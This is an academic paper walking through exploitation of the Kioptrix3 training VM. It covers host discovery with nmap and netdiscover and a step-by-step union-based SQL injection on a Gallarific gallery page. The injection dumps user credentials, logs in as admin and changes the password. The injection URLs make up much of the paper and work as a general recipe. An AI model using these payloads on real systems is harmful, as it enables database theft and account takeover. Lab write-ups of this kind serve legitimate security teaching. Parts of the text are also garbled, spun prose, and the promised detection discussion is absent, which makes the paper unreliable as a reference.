ISSN No. 0976-5697

Volume 8, No. 3, March – April 2017

International Journal of Advanced Research in Computer Science

RESEARCH PAPER

Available Online at www.ijarcs.info

Web Application and Server Exploitation

Ms. Gurline Kaur
Assistant Professor
P.G. Dept. of Comp. Sci. & Appls.
Kanya Maha Vidyalaya, Jalandhar , Punjab, India

Sonia
Student, M.Sc. IANS, Sem IV
P.G. Dept. of Comp. Sci. & Appls.
Kanya Maha Vidyalaya, Jalandhar , Punjab, India

Abstract: Web applications play a vital role in every modern organization. But, if your organization does not properly test and secure its web apps, adversaries can compromise these applications, damage business functionality, and steal data. Most of the web application contains security vulnerabilities which enables attacker to exploit them and launch attack. As a result of attacks confidentiality, integrity and availability of information are lost. Web applications provide end users with client access to server functionality through a set of Web pages. . In This paper, we will briefly introduce the concept of Web application and server exploitation through SOL injection attack and the realization process of SQL injection attack. On this basis we will also describe how to detect SQL injection attacks. We will use various tools but the main tool is Kioptrix3 which will be used as a target machine.

Keywords: VMware, Nmap, Kioptrix3, SQL injection, Vulnerabilities, Web application and Exploit.

I. INTRODUCTION

Web applications are important, common distributed systems whose current security relies primarily on server side mechanisms. A security test is a method of evaluating the security of a computer system or network by methodically validating and verifying the effectiveness of application security controls. The process involves an active analysis of the application for any weaknesses, technical flaws, or vulnerabilities. The primary objective for a web application penetration test is to identify exploitable vulnerabilities in applications before hackers are able to discover and exploit them. In this paper, we will use the nmap tool for scanning the information of target machine. After that we will find the SQL injection vulnerability in "gallarific" web page of target machine. We will exploit vulnerability and crack the "gallarific" password. We can change the gallarific password and again log "gallarific" web page with new password.

II. SYSTEM SPECIFICATION

For play out our undertaking we have to clarify some framework determinations which we utilized as a part of this paper. In this paper we have used two working frameworks to sweep and adventure target working framework. These determinations are taking after:

A. **Operating System:** Window7, BT5R-GNOME-VM-32, Kioptrix3.vmdk (32-Bit).
B. **Tools/Software:** VMware, Nmap.

a) VMware

VMware stands for virtual machine. VMware virtualization is used for run multiple virtual machines on a single physical machine, with each virtual machine sharing the resources of that one Different virtual machines can run different operating systems and multiple applications on the same physical computer. VMware is an operating system that sits directly on the hardware and is the interface between the hardware and the various operating systems.

b) Nmap

Nmap ("Network Mapper") is a free and open source utility for system security and auditing. It is the world's leading port scanner and popular part of our host security tools. With the help of nmap tool we can find IP address to host operating system and also our target operating system. It will also used for finding and misusing vulnerabilities in a network.

III. LIERATURE SURVEY

In [1] Web applications are computer program allowing website visitors to submit and retrieve data to database over the internet using their preferred web browser. The World Wide Web consists of websites and websites were collection of web pages. There are mainly two types: Static and Dynamic.

In[2] SQL Injections Attacks thus threaten the confidentiality, integrity and availability of databases' data and structure, of their hosting systems and of their dependant applications, and as such greatly require the attention of application developers and the deployment of effective prevention solutions.

In [3] Due to which there is an increase in the number of vulnerabilities in web applications which can be exploited by attackers so as to gain unauthorized access to the web sites and web applications. Modern Web systems are really complex, distributed and heterogeneous, multilingual and multimedia, interactive and responsive, ever evolving, and rapidly changed.

In [4] Web application account for 89% of all web related vulnerabilities contain vulnerabilities for are a way for attackers to infiltrate and gain control of web servers. Web application vulnerabilities have become so prevalent that organizations such as The Open Web Application Security Project (OWASP), for the sole purpose of improving the security of application software.

IV. IMPLEMENTATION DETAILS

Many of the techniques we want to cover in this process can be explored by taking on the challenge that the Kioptrix3

has made available for us. In general we would begin by scanning the server that hosts the web application. This infrastructure testing gives us a lot of information that comes in handy when lying to perform certain web application vulnerability. Open Back track and Kioptrix3 virtual machines.

A. Nmap

Nmap is a security scanner, used to discover hosts and services on the operating system. It can scan the ports on remote target.

a. Find IP address of our host:

Ifconfig in short "interface configuration", we can find the IP address of our local host.

#Ifconfig

Figure1: Find local host IP address

This output shows the IP address 192.168.225.202 of local host.

b. Scan the live host on network and find IP address of target machine:

Netdiscover: is used for the active scanning of those hosts which are available on networks. **–r rang** scan a given range instead of auto scan. 192.168.6.0/24,/16,/8. In these commands we have used own Local Host IP address and have also specified the range of scanning live hosts.

#netdiscover –r 192.168.225.0/24

Figure 2: Find target IP address

This output displays the IP address 192.168.225.207 in tabular form, this show the IP address, MAC address, Count, Len, Vendor information of target machine.

c. Scan network and address of version

This command shows that only two ports are open, TCP 22 and TCP 80. Nmap confirms that the same ports are open as well as the default service are also using them, SSH (TCP), and web (TCP 80).

#nmap –sN 192.168.225.207 –vv

Figure3: scan two default service

This output shows the scanning of network disable ports increase verbosity level of version.

d. Echo is one of the most commonly and widely used in scripting language and batch files to display a line of text/string on standard output or a file.

#echo 192.168.225.207 >> /etc/hosts

Figure 3: set the echo file

This command uses for insert the all data in etc/hosts of 192.168.225.207 target machine.

e. Cat stands for "concatenate". It reads data from files, and outputs their contents. It can be used to:

- Display text files
- Copy text files into a new document

#cat /etc/hosts

FFigure 4: display the etc/hosts file

This command use for display the IP address and name of target machine Kioptrix3 in etc/hosts file.

B. Open the Firefox through BT5:

Now type the "**Firefox Kioptrix3.com**" command. This will open the web page of target machine Kioptrix3 through local host.

Figure5: Open web application of Kioptrix3

a. Automatically open the Kioptrix3.com page

This output shows the target web page through the local machine. Click on Blog option. One of the blog posts, referred to a product which is running on their web server, a new gallery.

Find the gallarific link

This will be show a gallarific link. Select that link and right click and open in the new tab. In new tab write "gadmin" with URL link.

Select the "http://Kioptrix3.com/gallery" link and type the "gadmin" in new page.

b. Open gallarific log in page

Write the "gadmin" on web page of target machine. After visiting the page, the gallery service has been identified as "gallarific".

Figure 6: Gallarific log in page

C. Exploitdb:

cd is use for enter into the new folder or directory .The exploit database is the ultimate archive of public exploits and corresponding vulnerable software, developed for use by penetration tester and vulnerability researchers.

 # cd /pentest/exploits/exploitdb

a. Search the path of remote target to find the SQL injection vulnerability: Now we will find the path of our remote target to find the SQL injection vulnerability in gallarific log in page. **grep** searches the named input files for lines containing a match to the given pattern.

#grep –i gallarific files.csv

Figure7: Find path of SQL injection

This output shows the different three "gallarific" vulnerabilities (information exploit, delete/edit category, SQL injection). We will select the path of SQL injection.

b. SQL injection vulnerability: In this command we will be paste the link which we had found in the previous command. This command will show the SQL injection vulnerability in gallery web application page.

 # cat platforms/php/webapps/15891.txt

We will open the information of SQL injection through this command.

D. Exploit SQL injection vulnerability:

a. Open the gallery.php page of Kioptrix3 through local host: this command enter form show the gallery.php vulnerable page of target machine in Firefox.

#firefox Kioptrix3.com/gallery/gallery.php

Figure 8: Open gallery.php

This figure will use for open the gallery.php web page of target machine through the Firefox.

b. Show the SQL injection vulnerability in gallery.php: This page show the SQL injection vulnerability in gallarific web application page through Firefox.

Figure 9: Show SQL vulnerability

This screen shows the SQL injection vulnerability in gallery.php web page.

c. Find the number of columns: This command will display the number of columns in database, if no error is displayed means this column available in the database.

Kioptrix3.com/gallery/gallery.php?id=11 order by 1--

d. Insert another value for Find the number of columns: we enter another value for search the number of columns and its show error page or a blank page. This means that number of column no available in database.

Kioptrix3.com/gallery/gallery.php?id=11 order by 7--

e. Find out the number of columns: this screen show no error in page so there are six the numbers of columns in the database.

Kioptrix3.com/gallery/gallery.php?id=11 order by 6--

f. Find the vulnerable column: This command displays a vulnerable column in the page. Enter the command in Firefox URL.

Kioptirx3.com/gallery/gallery.php?id=null and 1=2 union select 1,2,3,4,5,6--

g. Show the vulnerable columns: This command show the two vulnerable columns, this display the number of columns 2 and 3.



Figure10: Find vulnerable columns

This output shows two vulnerable columns and these columns will use for exploit the vulnerability.

h. Find the table's name: After the columns names we can enter this command for show the table name. This command shows the all table name.

Kioptirx3.com/gallery/gallery.php?id=1 union all select1,2,group_concat(table_name),4,5,6 from information_schema.tables where table_schema=database()--

i. Show the table name: in this screen show the many different table names. Now we will be choosing the 'gallarific_users' for gather the access of gallarific web application page.



Figure11: Show the table names

This figure displays the various table name but we will select the "gallarific_users" for gather the password of gallarific.

E. Crack gallarific password:

a. Find the columns of gallarific_users table: Now we will find the columns of 'gallarific_users' table and use this command .such as:

Kioptirx3.com/gallery/gallery.php?id=1 union all select1,2,group_concat(column_name),4,5,6 from information_schema.columns where table_name 'gallarific_users'--

b. Show the columns of gallarific_users table: This screen shows the columns of 'gallarific_users' table. This display many columns but username and password is useful for us.

c. Find the username or password: This command shows the username or password in clear text and we can use this for gather the access of gallarific log in web page.

Kioptirx3.com/gallery/gallery.php?id=1 union all select1,2,group_concat(username,0x3a,password),4,5,6 from gallarific_users—



Figure12: Crack the gallarific password

d. Enter the id or password of gallarific: Now we can simply enter the username or password enters in the page. We can access this page as admin.

F. Get the access of gallarific:

This page show as we enter in the page.

Figure13: Welcome to gallarific

We successfully enter in the gallarific web page and now we can edit, delete and upload the new files.

a. Upload the photos: We can add new photos in the gallarific page and can write the detail. Attacker can add some malicious code through the writing details.

b. Show the photos details: we can see the photos detail which has uploaded by us.

G. Change the gallarific password:

The final step is change the password of gallarific means id attacker can access the web page through SQL injection he/she can change the setting or password of this web page.

a. Edit: we can edit the setting as admin level and click user. This page shows the information in detail about detail.

Figure14: Edit the gallarific setting

This output shows the user list and admin list because we access this web page as admin privileges.

b. Change the password and upload: Now attacker can enter the password as own wish.

We can edit the password, the old password is **"not7t1K4"** and new password is **"not7t1K42".** Click the upload after edit**.**

Figure15: Add new password

c. Again find the password through the gallarific_users table: We can use this again in Firefox for check the server database. This will be show the new password which is change by attacker**.**

Kioptirx3.com/gallery/gallery.php?id=1 union all select 1, 2, group_concat(username,0x3a,password),4,5,6 from gallarific_users—

Figure16: Show the new password of gallarific_user

We find the password on server database this will be shows the new password which is change by us. This means if we have admin privileges we can change the setting and password.

d. Log in with new password of gallarific: we receive the new password to the SQL injection web application and server exploitation.



Figure 17: Log in with new password

We will enter the new password and again login for checking the new password work or not.

e. Welcome to gallarific page with new password:

Finally we log in gallarific web page with new password

Figure18: Welcome to gallarific with new password

This figure shows the new gallarific page which is open with new password.

VI. CONCLUSION

In this paper, we study about the web security and vulnerability .there is many types tools (VMware, nmap) are available for find the vulnerability in web application. These tools use for exploit the vulnerability of web application and server. Servers may include well-known default accounts and passwords. In this paper we explain the web application vulnerabilities and web security components. There are many different ways an attacker can break into a system and wreak havoc on a network or computer system. The attacker can attack the web application if there is fault in design, implementation and deployment of web application.

VII. REFERENCES

[1]. Rutvi Pradipkumar Adhyaru charusat, Changa, "TECHNIQUES FOR ATTACKING WEB APPLICATION SECURITY" International Journal of Information Sciences and Techniques (IJIST) Vol.6, No.1/2, March 2016.

[2]. Sayyed Mohammad Sadegh Sajjadi and Bahare Tajalli Pour "Study of SQL Injection Attacks and Countermeasures" International Journal of Computer and Communication Engineering, Vol. 2, No. 5, September 2013

[3]. Arunima Jaiswal, Gaurav Raj, Dheerendra Singh "Security Testing of Web Applications: Issues and Challenges" International Journal of Computer Applications Volume 88 – No.3, February 2014.

[4]. Jacob M. Hadden Computer Science Texas A&M University - Corpus Christi "Exploit Vulnerabilities of LAMP Based Web Applications in DETER lab" TRUST Research Experiences for Undergraduates (TRUST-REU) in Cyber Security and Trustworthy Systems 2010.